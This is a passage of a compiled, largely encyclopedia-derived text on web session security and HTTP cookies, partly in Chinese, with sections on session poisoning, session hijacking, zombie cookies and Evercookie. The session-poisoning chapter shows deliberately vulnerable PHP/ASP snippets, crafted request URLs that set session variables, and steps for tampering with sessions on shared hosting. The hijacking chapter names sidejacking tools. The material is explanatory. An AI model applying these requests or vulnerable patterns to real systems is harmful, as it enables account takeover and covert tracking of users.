- Mozilla/5.0 (Linux; U; Android 2.2; en-us; DROID2 Build/VZW) AppleWebKit/533.1 (KHTML, like Gecko) Version/4.0 Mobile Safari/533.1 480X854 motorola DROID2
- Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
- Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
- Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; en-US; rv:1.9.2) Gecko/20100115 Firefox/3.6 (FlipboardProxy/0.0.5; +http://flipboard.com/browserproxy)
- Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; en-US; rv:1.9.2) Gecko/20100115 Firefox/3.6 (FlipboardProxy/1.1; +http://flipboard.com/browserproxy)

27.9 Defense in Depth

Defense in depth is to combine several countermeasures. The idea is simple: if one obstacle is trivial to overcome, several obstacles could be very hard to overcome.

A Defence in Depth strategy could involve:

- Enable HTTPS (to protect against other problems)
- Correct configuration (do not accept external SIDs, set time-out, etc.)
- Perform session_regeneration, support log-out, etc.

It should be noted that HTTP referers are not passed with SSL.

The following PHP script demonstrates several such countermeasures combined in a Defence in Depth manner:

```
if (isset($_GET['LOGOUT']) ||
   $_SERVER['REMOTE_ADDR'] !== $_SESSION['PREV_REMOTEADDR'] ||
   $_SERVER['HTTP_USER_AGENT'] !== $_SESSION['PREV_USERAGENT'])
  session_destroy();

session_regenerate_id(); // generate a new session identifier

$_SESSION['PREV_USERAGENT'] = $_SERVER['HTTP_USER_AGENT'];
$_SESSION['PREV_REMOTEADDR'] = $_SERVER['REMOTE_ADDR'];
```

Note that this code checks the current REMOTE_ADDR (the user's IP address) and User-agent against the REMOTE_ADDR and User-agent of the previous request. This might be inconvenient for some sites as discussed above.

Chapter 28

Session poisoning

Session poisoning (also referred to as ”Session data pollution” and ”Session modification”) is a method to exploit insufficient input validation within a server application. Typically a server application that is vulnerable to this type of exploit will copy user input into session variables.

The underlying vulnerability is a state management problem: shared state, race condition, ambiguity in use or plain unprotected modifications of state values.

Session poisoning has been demonstrated in server environments where different, non-malicious applications (scripts) share the same session states but where usage differ, causing ambiguity and race conditions.

Session poisoning has been demonstrated in scenarios where attacker is able to introduce malicious scripts into the server environment, which is possible if attacker and victim share a web host.

28.1 Origin

Session poisoning was first discussed as a (potentially new) vulnerability class in Full disclosure mailinglist. Alla Bezroutchko inquired if ”Session data pollution vulnerabilities in web applications” was a new problem in January 2006. However, this was an old vulnerability previously noted by others: ”this is a classic state management issue” - Yvan Boily; ”This is not new” - /someone.

Earlier examples of these vulnerabilities can be found in major security resources/archives such as Bugtraq, e.g.

- July 2001 Serious security hole in Mambo Site Server version 3.0.X by Ismael Peinado

Palomo of reverseonline.com

- September 2005 PHP Session modification by unknow (from uw-team) and adam_i

Session pollution has also been covered in some articles, such as PHP Session Security, Przemek Sobstel, 2007 (accessed September 22, 2007).

28.2 Trivial attack scenario

An example code vulnerable to this problem is:

```
1 Session("Login") = Request("login")
2 Session("Username") = Request("username")
```

Which is subject to trivial attacks such as

```
1 vulnerable.asp?login=YES&username=Mary
```

This problem could exist in software where

- User submits username / password to logon.asp
- If password for Mary checks outs, logon.asp forwards to vulnerable.asp?login=YES&username=Mary

The problem is that `vulnerable.asp` is designed on the assumption that the page is only accessed in a non-malicious way. Anyone who realizes how the script is designed, is able to craft an HTTP request which sets the logon user arbitrarily.

28.3 Exploiting ambiguous or dual use of same session variable

Alla Bezroutchko discusses a scenario where $_SESSION['login'] is used for two different purposes.

- In the login scripts, the session variable stores "This user is logged on".
- In the password reset scripts, the session variable stores "this user wants his password reset".

A race condition was demonstrated, in which the reset scripts could be exploited to change the logged on user arbitrarily.

28.4 Exploiting scripts allowing writes to arbitrary session variables

/someone discusses examples observed in development forums, which allows writing to arbitrary session variables.

The first example is

```
$var = $_GET["something"];
$_SESSION["$var"] = $var2;
```

(in which $_GET[”something”] is probably from a selection box or similar).

Attack becomes

```
vulnerable.php?something=SESSION_VAR_TO_POISON
```

28.4.1 Session poisoning attacks enabled by php.ini: register_globals = on

php.ini: register_globals = on is known to enable security vulnerabilities in several applications. PHP server administrators are recommended to disable this feature.

Note: Real-world examples of session poisoning in enabled by register_globals = on was publicly demonstrated in back in July 2001 article Serious security hole in Mambo Site Server version 3.0.X.

Second example by /someone is

```
if ($condition1) {
$var = 'SOMETHING';
};
if ($condition2) {
$var = 'OTHER';
};
$_SESSION["$var"] = $var2;
```

which is vulnerable if:

- It is possible for attacker to cause both conditions to be false.
- php.ini is misconfigured (register_globals = on), which allows $var default value to be controlled by GPC (GET, POST, or COOKIE) input.

Attack becomes

```
vulnerable.php?var=SESSION_VAR_TO_POISON
```

28.5 Exploit utilizing a shared PHP server (e.g. shared web hosting)

unknow of uw-team.org discusses a scenario where attacker and victim shares the same PHP server.

Attack is fairly easy:

- The attacker first visits the victim's page, and e.g. log on.

- Attacker then uploads a PHP script to his account, and has it display context of $_SESSION (set by victim script).
- Attacker determines which variable needs to be changed, uploads a script which sets this variable, executes it.
- Attacker visits victim pages to see if anticipated exploit worked.

This attack only requires that victim and attacker share the same PHP server. The attack is not dependent on victim and attacker having the same virtual hostname, as it is trivial for attacker to move the session identifier cookie from one cookie domain to another.

Chapter 29

Session hijacking

In computer science, session hijacking[5], sometimes also known as cookie hijacking is the exploitation of a valid computer session—sometimes also called a session key—to gain unauthorized access to information or services in a computer system. In particular, it is used to refer to the theft of a magic cookie used to authenticate a user to a remote server. It has particular relevance to web developers, as the HTTP cookies used to maintain a session on many web sites can be easily stolen by an attacker using an intermediary computer or with access to the saved cookies on the victim's computer (see HTTP cookie theft).

A popular method is using source-routed IP packets. This allows a hacker at point A on the network to participate in a conversation between B and C by encouraging the IP packets to pass through its machine.

If source-routing is turned off, the hacker can use "blind" hijacking, whereby it guesses the responses of the two machines. Thus, the hacker can send a command, but can never see the response. However, a common command would be to set a password allowing access from somewhere else on the net.

A hacker can also be "inline" between B and C using a sniffing program to watch the conversation. This is known as a "man-in-the-middle attack".

会话劫持（Session hijacking），是一种网络攻击手段，黑客可以通过破坏已创建的数据流而实现劫持。

会话劫持的技术实现包括：

- 中间人攻击（Man-in-the-Middle Attack，一般简称 MITM 攻击）
- SMB 会话劫持

29.1 History

Session hijacking was not possible with early versions HTTP.

HTTP protocol versions 0.8 and 0.9 lacked cookies and other features necessary for session hijacking. Version 0.9beta of Mosaic Netscape, released on October 13, 1994, supported cookies.

Early versions of HTTP 1.0 did have some security weaknesses relating to session hijacking, but they were difficult to exploit due to the vagaries of most early HTTP 1.0 servers and browsers. As HTTP 1.0 has been designated as a fallback for HTTP 1.1 since the early 2000s – and as HTTP 1.0 servers are all essentially HTTP 1.1 servers the session hijacking problem has evolved into a nearly permanent security risk.

The introduction of supercookies and other features with the modernized HTTP 1.1 has allowed for the hijacking problem to become an ongoing security problem. Webserver and browser state machine standardization has contributed to this ongoing security problem.

29.2 Methods

There are four main methods used to perpetrate a session hijack. These are:

- Session fixation, where the attacker sets a user's session id to one known to him, for example by sending the user an email with a link that contains a particular session id. The attacker now only has to wait until the user logs in.
- Session sidejacking, where the attacker uses packet sniffing to read network traffic between two parties to steal the session cookie. Many web sites use SSL encryption for login pages to prevent attackers from seeing the password, but do not use encryption for the rest of the site once authenticated. This allows attackers that can read the network traffic to intercept all the data that is submitted to the server or web pages viewed by the client. Since this data includes the session cookie, it allows him to impersonate the victim, even if the password itself is not compromised. Unsecured Wi-Fi hotspots are particularly vulnerable, as anyone sharing the network will generally be able to read most of the web traffic between other nodes and the access point.

  Alternatively, an attacker with physical access can simply attempt to steal the session key by, for example, obtaining the file or memory contents of the appropriate part of either the user's computer or the server.
- Cross-site scripting, where the attacker tricks the user's computer into running code which is treated as trustworthy because it appears to belong to the server, allowing the attacker to

obtain a copy of the cookie or perform other operations.

29.3 Prevention

Methods to prevent session hijacking include:

- Encryption of the data traffic passed between the parties; in particular the session key, though ideally all traffic for the entire session[2] by using SSL/TLS. This technique is widely relied-upon by web-based banks and other e-commerce services, because it completely prevents sniffing-style attacks. However, it could still be possible to perform some other kind of session hijack. In response, scientists from the Radboud University Nijmegen proposed in 2013 a way to prevent session hijacking by correlating the application session with the SSL/TLS credentials.
- Use of a long random number or string as the session key. This reduces the risk that an attacker could simply guess a valid session key through trial and error or brute force attacks. Regenerating the session id after a successful login. This prevents session fixation because the attacker does not know the session id of the user after s/he has logged in.
- Some services make secondary checks against the identity of the user. For example, a web server could check with each request made that the IP address of the user matched the one last used during that session. This does not prevent attacks by somebody who shares the same IP address, however, and could be frustrating for users whose IP address is liable to change during a browsing session.
- Alternatively, some services will change the value of the cookie with each and every request. This dramatically reduces the window in which an attacker can operate and makes it easy to identify whether an attack has taken place, but can cause other technical problems (for example, two legitimate, closely timed requests from the same client can lead to a token check error on the server).
- Users may also wish to log out of websites whenever they are finished using them. However this will not protect against attacks such as Firesheep.

29.4 Exploits

29.4.1 Firesheep

In October 2010, a Mozilla Firefox extension called Firesheep has exploited and made it easy for users of unencrypted public Wi-Fi to be attacked by session hijackers. Websites like Facebook, Twitter, and any that the user adds to their preferences allow the Firesheep user to easily access private information from cookies and threaten the public Wi-Fi users personal property. Only months later, Facebook and Twitter responded by offering (and later requiring) HTTP Secure throughout.

29.4.2 WhatsApp sniffer

An app named "WhatsApp Sniffer" was made available on Google Play in May 2012, able to display messages from other WhatsApp users connected to the same network as the app user. WhatsApp uses an XMPP infrastructure with unencrypted, plain-text communication.

29.4.3 DroidSheep

DroidSheep is a simple Android tool for web session hijacking (sidejacking). It listens for HTTP packets sent via a wireless (802.11) network connection and extracts the session id from these packets in order to reuse them. DroidSheep can capture sessions using the libpcap library and supports: OPEN Networks, WEP encrypted networks, and WPA/WPA2 encrypted networks (PSK only) This software uses libpcap and arpspoof. The apk was made available on Google Play but it has been taken down by Google. The source is available here

29.4.4 CookieCadger

CookieCadger is a Java app that automates sidejacking and replay of insecure HTTP GET requests. Cookie Cadger helps identify information leakage from applications that utilize insecure HTTP GET requests. Web providers have started stepping up to the plate since Firesheep was released in 2010. Today, most major websites can provide SSL/TLS during all transactions, preventing cookie data from leaking over wired Ethernet or insecure Wi-Fi. Cookie Cadger is the first open-source pen-testing tool ever made for intercepting and replaying specific insecure HTTP GET requests into a browser. Cookie Cadger is a graphical utility which harnesses the power of the Wireshark suite and Java to provide a fully cross-platform, entirely open-source

utility which can monitor wired Ethernet, insecure Wi-Fi, or load a packet capture file for offline analysis. Cookie Cadger has been used to highlight the weaknesses of youth team sharing sites such as Shutterfly (used by AYSO soccer league) and TeamSnap. The binary and source can be downloaded here

Bibliography

[1] Joe. Session tracking methods, May 2008. URL http://javapapers.com/servlet/explain-the-methods-used-for-session-tracking/.

[2] Wikipedia. Session, . URL http://en.wikipedia.org/wiki/Session_(computer_science).

[3] Wikipedia. Session beans, . URL http://en.wikipedia.org/wiki/Session_Beans.

[4] Wikipedia. Session fixation, . URL http://en.wikipedia.org/wiki/Session_fixation.

[5] Wikipedia. Session hijacking, . URL http://en.wikipedia.org/wiki/Session_hijacking.

[6] Wikipedia. Session id, . URL http://en.wikipedia.org/wiki/Session_ID.

Part V

HTTP Cookie

A cookie, also known as an HTTP cookie [3], web cookie, or browser cookie, is a small piece of data sent from a website and stored in a user's web browser while the user is browsing that website. Every time the user loads the website, the browser sends the cookie back to the server to notify the website of the user's previous activity.[1] Cookies were designed to be a reliable mechanism for websites to remember stateful information (such as items in a shopping cart) or to record the user's browsing activity (including clicking particular buttons, logging in, or recording which pages were visited by the user as far back as months or years ago).

Although cookies cannot carry viruses, and cannot install malware on the host computer, tracking cookies and especially third-party tracking cookies are commonly used as ways to compile long-term records of individuals' browsing histories—a potential privacy concern that prompted European and US law makers to take action in 2011. Cookies can also store passwords and forms a user has previously entered, such as a credit card number or an address. When a user accesses a website with a cookie function for the first time, a cookie is sent from server to the browser and stored with the browser in the local computer. Later when that user goes back to the same website, the website will recognize the user because of the stored cookie with the user's information.

Other kinds of cookies perform essential functions in the modern web. Perhaps most importantly, authentication cookies are the most common method used by web servers to know whether the user is logged in or not, and which account they are logged in with. Without such a mechanism, the site would not know whether to send a page containing sensitive information, or require the user to authenticate themselves by logging in. The security of an authentication cookie generally depends on the security of the issuing website and the user's web browser, and on whether the cookie data is encrypted. Security vulnerabilities may allow a cookie's data to be read by a hacker, used to gain access to user data, or used to gain access (with the user's credentials) to the website to which the cookie belongs (see cross-site scripting and cross-site request forgery for examples).

Chapter 30

History

The term ”cookie” was derived from ”magic cookie”, which is the packet of data a program receives and sends again unchanged. Magic cookies were already used in computing when computer programmer Lou Montulli had the idea of using them in web communications in June 1994.[8] At the time, he was an employee of Netscape Communications, which was developing an e-commerce application for MCI. Vint Cerf and John Klensin represented MCI in technical discussions with Netscape Communications. Not wanting the MCI servers to have to retain partial transaction states led to MCI's request to Netscape to find a way to store that state in each user's computer. Cookies provided a solution to the problem of reliably implementing a virtual shopping cart.[9][10]

Together with John Giannandrea, Montulli wrote the initial Netscape cookie specification the same year. Version 0.9beta of Mosaic Netscape, released on October 13, 1994,[11][12] supported cookies. The first use of cookies (out of the labs) was checking whether visitors to the Netscape website had already visited the site. Montulli applied for a patent for the cookie technology in 1995, and US 5774670 was granted in 1998. Support for cookies was integrated in Internet Explorer in version 2, released in October 1995.[13]

The introduction of cookies was not widely known to the public at the time. In particular, cookies were accepted by default, and users were not notified of the presence of cookies. The general public learned about them after the Financial Times published an article about them on February 12, 1996.[14] In the same year, cookies received a lot of media attention, especially because of potential privacy implications. Cookies were discussed in two U.S. Federal Trade Commission hearings in 1996 and 1997.

The development of the formal cookie specifications was already ongoing. In particular,

the first discussions about a formal specification started in April 1995 on the www-talk mailing list. A special working group within the IETF was formed. Two alternative proposals for introducing state in HTTP transactions had been proposed by Brian Behlendorf and David Kristol respectively, but the group, headed by Kristol himself and Aron Afatsuom, soon decided to use the Netscape specification as a starting point. In February 1996, the working group identified third-party cookies as a considerable privacy threat. The specification produced by the group was eventually published as RFC 2109 in February 1997. It specifies that third-party cookies were either not allowed at all, or at least not enabled by default.

At this time, advertising companies were already using third-party cookies. The recommendation about third-party cookies of RFC 2109 was not followed by Netscape and Internet Explorer. RFC 2109 was superseded by RFC 2965 in October 2000.

A definitive specification for cookies as used in the real world was published as RFC 6265 in April 2011.

Cookie（复数形态 Cookies），中文名称为小型文本文件或小甜饼，指某些网站为了辨别用户身份而储存在用户本地终端（Client Side）上的数据（通常经过加密）。定义于RFC2109。为网景公司的前雇员 Lou Montulli 在 1993 年 3 月所发明。

Chapter 31

PHP Cookies

PHP 透明地支持 RFC 6265 定义中的 HTTP cookies。

Cookies 是一种在远端浏览器端存储数据并能追踪或识别再次访问的用户的机制。可以用 setcookie() 函数设定 cookies。Cookies 是 HTTP 信息头中的一部分，因此 SetCookie 函数必须在向浏览器发送任何输出之前调用。对于 header() 函数也有同样的限制。Cookie 数据会在相应的 cookie 数据数组中可用，例如 `$_COOKIE`，`$HTTP_COOKIE_VARS` 和 `$_REQUEST`。

如果要将多个值赋给一个 cookie 变量，必须将其赋成数组。例如：

```
<?php
  setcookie("MyCookie[foo]", 'Testing 1', time()+3600);
  setcookie("MyCookie[bar]", 'Testing 2', time()+3600);
?>
```

这将会建立两个单独的 cookie，尽管 MyCookie 在脚本中是一个单一的数组。如果想在仅仅一个 cookie 中设定多个值，考虑先在值上使用 serialize() 或 explode()。

注意在浏览器中一个 cookie 会替换掉上一个同名的 cookie，除非路径或者域不同。因此对于购物车程序可以保留一个计数器并一起传递，例如：

```
<?php
if (isset($_COOKIE['count'])) {
    $count = $_COOKIE['count'] + 1;
} else {
    $count = 1;
}
setcookie('count', $count, time()+3600);
setcookie("Cart[$count]", $item, time()+3600);
?>
```

Chapter 32

Terminology

Cookie 总是保存在客户端中，按在客户端中的存储位置，可分为内存 Cookie 和硬盘 Cookie。

内存 Cookie 由浏览器维护，保存在内存中，浏览器关闭后就消失了，其存在时间是短暂的。硬盘 Cookie 保存在硬盘里，有一个过期时间，除非用户手工清理或到了过期时间，硬盘 Cookie 不会被删除，其存在时间是长期的。所以，按存在时间，可分为非持久 Cookie 和持久 Cookie。

因为 HTTP 协议是无状态的，即服务器不知道用户上一次做了什么，这严重阻碍了交互式 Web 应用程序的实现。在典型的网上购物场景中，用户浏览了几个页面，买了一盒饼干和两瓶饮料。最后结帐时，由于 HTTP 的无状态性，不通过额外的手段，服务器并不知道用户到底买了什么。所以 Cookie 就是用来绕开 HTTP 的无状态性的“额外手段”之一。服务器可以设置或读取 Cookies 中包含信息，借此维护用户跟服务器会话中的状态。

在刚才的购物场景中，当用户选购了第一项商品，服务器在向用户发送网页的同时，还发送了一段 Cookie，记录着那项商品的信息。当用户访问另一个页面，浏览器会把 Cookie 发送给服务器，于是服务器知道他之前选购了什么。用户继续选购饮料，服务器就在原来那段 Cookie 里追加新的商品信息。结帐时，服务器读取发送来的 Cookie 就行了。

Cookie 另一个典型的应用是当登录一个网站时，网站往往会请求用户输入用户名和密码，并且用户可以勾选“下次自动登录”。如果勾选了，那么下次访问同一网站时，用户会发现没输入用户名和密码就已经登录了。这正是因为前一次登录时，服务器发送了包含登录凭据（用户名加密码的某种加密形式）的 Cookie 到用户的硬盘上。第二次登录时，（如果该 Cookie 尚未到期）浏览器会发送该 Cookie，服务器验证凭据，于是不必输

入用户名和密码就让用户登录了。

当然，cookie 也存在着一定的缺陷：

1. cookie 会被附加在每个 HTTP 请求中，所以无形中增加了流量。
2. 由于在 HTTP 请求中的 cookie 是明文传递的，所以安全性成问题。（除非用 HTTPS）
3. Cookie 的大小限制在 4KB 左右。对于复杂的存储需求来说是不够用的。

用户可以改变浏览器的设置，以使用或者禁用 Cookies。

32.1 Session cookie

A user's session cookie (also known as an in-memory cookie or transient cookie) for a website exists in temporary memory only while the user is reading and navigating the website. When an expiry date or validity interval is not set at cookie creation time, a session cookie is created. Web browsers normally delete session cookies when the user closes the browser.

32.2 Persistent cookie

A persistent cookie[15] will outlast user sessions. If a persistent cookie has its Max-Age set to 1 year (for example), then, during that year, the initial value set in that cookie would be sent back to the server every time the user visited the server. This could be used to record a vital piece of information such as how the user initially came to this website. For this reason, persistent cookies are also called tracking cookies.

32.3 Secure cookie

A secure cookie has the secure attribute enabled and is only used via HTTPS, ensuring that the cookie is always encrypted when transmitting from client to server. This makes the cookie less likely to be exposed to cookie theft via eavesdropping. In addition to that, all cookies are subject to browser's same-origin policy.

32.4 HttpOnly cookie

The HttpOnly attribute is supported by most modern browsers. On a supported browser, an HttpOnly session cookie will be used only when transmitting HTTP (or HTTPS) requests, thus restricting access from other, non-HTTP APIs (such as JavaScript). This restriction mitigates but

does not eliminate the threat of session cookie theft via cross-site scripting (XSS). This feature applies only to session-management cookies, and not other browser cookies.

32.5 Third-party cookie

First-party cookies are cookies that belong to the same domain that is shown in the browser's address bar (or that belong to the sub domain of the domain in the address bar). Third-party cookies are cookies that belong to domains different from the one shown in the address bar. Web pages can feature content from third-party domains (such as banner adverts), which opens up the potential for tracking the user's browsing history. Privacy setting options in most modern browsers allow the blocking of third-party tracking cookies.

As an example, suppose a user visits `www.example1.com`. This web site contains an advert from `ad.foxytracking.com`, which, when downloaded, sets a cookie belonging to the advert's domain (`ad.foxytracking.com`). Then, the user visits another website, `www.example2.com`, which also contains an advert from `ad.foxytracking.com`, and which also sets a cookie belonging to that domain (`ad.foxytracking.com`). Eventually, both of these cookies will be sent to the advertiser when loading their ads or visiting their website. The advertiser can then use these cookies to build up a browsing history of the user across all the websites that have ads from this advertiser.

32.6 Supercookie

A "supercookie" is a cookie with an origin of a Top-Level Domain (such as `.com`) or a Public Suffix (such as `.co.uk`). It is important that supercookies are blocked by browsers, due to the security holes they introduce. If unblocked, an attacker in control of a malicious website could set a supercookie and potentially disrupt or impersonate legitimate user requests to another website that shares the same Top-Level Domain or Public Suffix as the malicious website. For example, a supercookie with an origin of `.com`, could maliciously affect a request made to `example.com`, even if the cookie did not originate from `example.com`. This can be used to fake logins or change user information.

The Public Suffix List is a cross-vendor initiative to provide an accurate list of domain name suffixes changing. Older versions of browsers may not have the most up-to-date list, and will therefore be vulnerable to supercookies from certain domains.

32.7 Supercookie(other uses)

The term "supercookie" is sometimes used for tracking technologies that do not rely on HTTP cookies. Two such "supercookie" mechanisms were found on Microsoft websites: cookie syncing that respawned MUID (Machine Unique IDentifier) cookies, and ETag cookies.[22] Due to media attention, Microsoft later disabled this code:

> **In response to recent attention on "supercookies" in the media, we wanted to share more detail on the immediate action we took to address this issue, as well as affirm our commitment to the privacy of our customers. According to researchers, including Jonathan Mayer at Stanford University, "supercookies" are capable of re-creating users' cookies or other identifiers after people deleted regular cookies. Mr. Mayer identified Microsoft as one among others that had this code, and when he brought his findings to our attention we promptly investigated. We determined that the cookie behavior he observed was occurring under certain circumstances as a result of older code that was used only on our own sites, and was already scheduled to be discontinued. We accelerated this process and quickly disabled this code. At no time did this functionality cause Microsoft cookie identifiers or data associated with those identifiers to be shared outside of Microsoft.**
>
> —Mike Hintze

32.8 Zombie cookie

Some cookies are automatically recreated after a user has deleted them; these are called zombie cookies. This is accomplished by a script storing the content of the cookie in some other locations, such as the local storage available to Flash content, HTML5 storages and other client side mechanisms, and then recreating the cookie from backup stores when the cookie's absence is detected.

A zombie cookie [2] is any HTTP cookie that is recreated after deletion from backups stored outside the web browser's dedicated cookie storage. It may be stored online or directly onto the visitor's computer, in a breach of browser security. This makes them very difficult to remove.

These cookies may be installed on a web browser that has opted to not receive cookies since they do not completely rely on traditional cookies.

32.8.1 Purpose

Web analytics collecting companies use cookies to track Internet usage and pages visited for marketing research.[1] Sites that want to collect user statistics will install a cookie from a traffic tracking site that will collect data on the user. As that user surfs around the web the cookie will add more information for each site that uses the traffic tracking cookie and sends it back to the main tracking server.

Zombie cookies allow the web traffic tracking companies to retrieve information such as previous unique user ID and continue tracking personal browsing habits. Zombie cookies work across browsers on the same machine since the data is kept in folders that are common to all browsers.

Zombie cookies are also used to remember unique ID's used for logging in to websites. This means that for a user that deletes all his cookies regularly, a site using this would still be able to personalize to that specific user. This helps the site appear more consistent and professional to its users. For a site that wishes to ban a certain user a zombie cookie may be installed. This prevents the user from being able to simply delete the cookie and create a new login.

32.8.2 Implications

A user that doesn't want to be tracked may choose to decline 3rd party cookies or delete cookies after each browsing session.[2] Deleting all cookies will prevent some sites from tracking a user but it may also interfere with sites that users want to remember them. Removing tracking cookies is not the same as declining cookies. If cookies are deleted this causes the data collected by tracking companies to become fragmented. For example, counting the same person as two separate unique users would falsely increase this particular site's unique user statistic. This is why some tracking companies use a type of zombie cookie.

32.8.3 Implementation

According to TRUSTe: "You can get valuable marketing insight by tracking individual users' movements on your site. But you must disclose your use of all personally identifiable information in order to comply with the Fair Information Practices guidelines." .[3]

The following is a list, presented for the informational purpose of showing readers the numerous possible places in which zombie cookies may be hidden, of available storage mechanisms:

- Standard HTTP cookies
- Storing cookies in and reading out web history
- Storing cookies in HTTP ETags
- Internet Explorer userData storage (starting IE9, userData is no longer supported)
- HTML5 Session Storage
- HTML5 Local Storage
- HTML5 Global Storage
- HTML5 Database Storage via SQLite
- Storing cookies in RGB values of auto-generated, force-cached PNGs using HTML5 Canvas tag to read pixels (cookies) back out
- Local Shared Objects (Flash cookies)
- Silverlight Isolated Storage
- Cookie syncing scripts that function as a cache cookie and respawn the MUID cookie[

If a user is not able to remove the cookie from every one of these data stores then the cookie will be recreated to all of these stores on the next visit to the site that uses that particular cookie. Every company has their own implementation of zombie cookies and those are kept proprietary. An open-source implementation of zombie cookies, called Evercookie,[5] is available.

32.8.4 Controversy

In 2005 an online advertising company introduced zombie cookies based on Flash Local Shared objects.[6] Privacy advocates quickly denounced the technology.[7]

An influential academic study of zombie cookies was completed in 2009 by a team of researchers at UC Berkeley,[8] where they noticed that cookies kept coming back after they were deleted over and over again. They cited this as a serious privacy breach. Since most users are barely aware of these storage methods, it's unlikely that users will ever delete all of them. From the Berkeley report, "few websites disclose their use of Flash in privacy policies, and many companies using Flash are privacy certified by TRUSTe".

Ringleader Digital made an effort to keep a persistent user ID even when the user deleted cookies and their HTML5 databases. The only way to opt out of the tracking was to use the company's opt-out link which gives no confirmation.[9] This resulted in a lawsuit against Ringleader Digital filed by Fears | Nachawati Law Firm and Wilson Trosclair & Lovins.

A lawsuit was filed in the United States District Court for the Central District of California against Clearspring and affiliated sites owned by Walt Disney Internet Group, Warner Bros and others. According to the charges Adobe Flash cookies are planted to ”track Plaintiffs and Class Members that visited non-Clearspring Flash Cookie Affiliates websites by having their online transmissions intercepted, without notice or consent”.[10]

Two ”supercookie” mechanisms were found on Microsoft websites in 2011, including cookie syncing that respawned MUID cookies.[4] Due to media attention, Microsoft later disabled this code.[11]

32.9 Evercookie

Evercookie [1] is a JavaScript-based application created by Samy Kamkar which produces zombie cookies in a web browser that are intentionally difficult to delete.[1][2] In 2013, a top-secret NSA document was leaked[3] citing Evercookie as a method of tracking Tor users.

32.9.1 Background

A traditional HTTP cookie is a relatively small amount of textual data that is stored by the user's browser. Cookies can be used to save preferences and login session information; however, they can also be employed to track users for marketing purposes. Due to concerns over privacy, all major browsers include mechanisms for deleting and/or refusing to accept cookies from websites.

The size restrictions, likelihood of eventual deletion, and simple textual nature of traditional cookies motivated Adobe Systems to add the Local Shared Object (LSO) mechanism to the Adobe Flash player.[4] While Adobe has published a mechanism for deleting LSO cookies (which can store 100KB of data per website, by default),[5] it has met with some criticism from security and privacy experts.[6] Since version 4, Firefox has treated LSO cookies the same way as traditional HTTP cookies, so they can be deleted together.

32.9.2 Description

Samy Kamkar released v0.4 beta of the Evercookie on September 13, 2010, as open source. According to the project's website:

> Evercookie is designed to make persistent data just that, persistent. By storing the same data in several locations that a client can access, if any of the data is ever lost (for example, by clearing cookies), the data can be recovered and then reset and reused.

Simply think of it as cookies that just won't go away.

Evercookie is a javascript API available that produces extremely persistent cookies in a browser. Its goal is to identify a client even after they've removed standard cookies, Flash cookies (Local Shared Objects or LSOs), and others.

Evercookie accomplishes this by storing the cookie data in several types of storage mechanisms that are available on the local browser. Additionally, if Evercookie has found the user has removed any of the types of cookies in question, it recreates them using each mechanism available.

An Evercookie is not merely difficult to delete. It actively "resists" deletion by copying itself in different forms on the user's machine and resurrecting itself if it notices that some of the copies are missing or expired.[13] Specifically, when creating a new cookie, Evercookie uses the following storage mechanisms when available:

- Standard HTTP cookies
- Local Shared Objects (Flash cookies)
- Silverlight Isolated Storage
- Storing cookies in RGB values of auto-generated, force-cached PNGs using HTML5 Canvas tag to read pixels (cookies) back out
- Storing cookies in Web history
- Storing cookies in HTTP ETags
- Storing cookies in Web cache
- window.name caching
- Internet Explorer userData storage
- HTML5 Session Storage
- HTML5 Local Storage
- HTML5 Global Storage
- HTML5 Database Storage via SQLite

The developer is looking to add the following features:

- Caching in HTTP Authentication
- Using Java to produce a unique key based on NIC information.

32.9.3 Usage

Evercookie is ideal for use as a marketing tool that resides on a web server, to be able to persistently collect "anonymous" data browsing habits on home computers. Though this tool could

be used for various user browser data, it remains clear that its main advantage is the ability to reconstruct itself on a computer after the computer has undergone a browser cookie purge. For instance, with this tool it is possible to have persistent identification of a specific computer, and since it is specific to an account on that computer, it links the data to an individual. It is conceivable this tool could be used to track a user and the different cookies associated with that user's identifying data without the user's consent. The tool has a great deal of potential to undermine browsing privacy.

There are indications that many known websites such as Hulu, AOL and Spotify have begun using EverCookies[14] on their websites.

Chapter 33

Structure

Browsers are expected to support, at least, cookies with a size of 4KB. It consists of six components:

- The name of the cookie
- The value of the cookie
- The expiry of the cookie
- The path the cookie is good for
- The domain the cookie is good for
- The need for a secure connection to use the cookie
- Whether or not the cookie can be accessed through other means than HTTP (i.e. JavaScript)

The first two components (a name and value) are required to be explicitly set.

Chapter 34

Uses

如果在一台计算机中安装多个浏览器，每个浏览器都会以独立的空间存放 cookie。因为 cookie 中不但可以确认用户，还能包含计算机和浏览器的信息，所以一个用户用不同的浏览器登录或者用不同的计算机登录，都会得到不同的 cookie 信息，另一方面，对于在同一台计算机上使用同一浏览器的多用户群，cookie 不会区分他们的身份，除非他们使用不同的用户名登录。

一些人反对 cookies 在网络中的应用，他们的理由如下：

- 识别不精确 [编辑]
- 识别有时候会发生错误 [编辑]
- 隐私，安全和广告

Cookies 在某种程度上说已经严重危及用户的隐私和安全。其中的一种方法是：一些公司的高层人员为了某种目的（譬如市场调研）而访问了从未去过的网站（通过搜索引擎查到的），而这些网站包含了一种叫做网页臭虫的图片，该图片透明，且只有一个象素大小（以便隐藏），它们的作用是将所有访问过此页面的计算机写入 cookie。而后，电子商务网站将读取这些 cookie 信息，并寻找写入这些 cookie 的网站，随即发送包含了针对这个网站的相关产品广告的垃圾邮件给这些高级人员。

34.1 Session management

Cookies may be used to maintain data related to the user during navigation, possibly across multiple visits. Cookies were introduced to provide a way to implement a ”shopping cart” (or ”shopping basket”),[9][10] a virtual device into which users can store items they want to purchase as they navigate throughout the site.

Shopping basket applications today usually store the list of basket contents in a database on the server side, rather than storing basket items in the cookie itself. A web server typically sends a cookie containing a unique session identifier. The web browser will send back that session identifier with each subsequent request and shopping basket items are stored associated with a unique session identifier.

Allowing users to log into a website is a frequent use of cookies. Typically the web server will first send a cookie containing a unique session identifier. Users then submit their credentials and the web application authenticates the session and allows the user access to services.

Cookies provide a quick and convenient means of client/server interaction. One of the advantages of cookies lies in the fact that they store the user information locally while identifying users simply based on cookie matching. The server's storage and retrieval load is greatly reduced. As a matter of fact, the possibility of applications is endless - any time personal data need to be saved they can be saved as a cookie (Kington, 1997).

34.2 Personalization

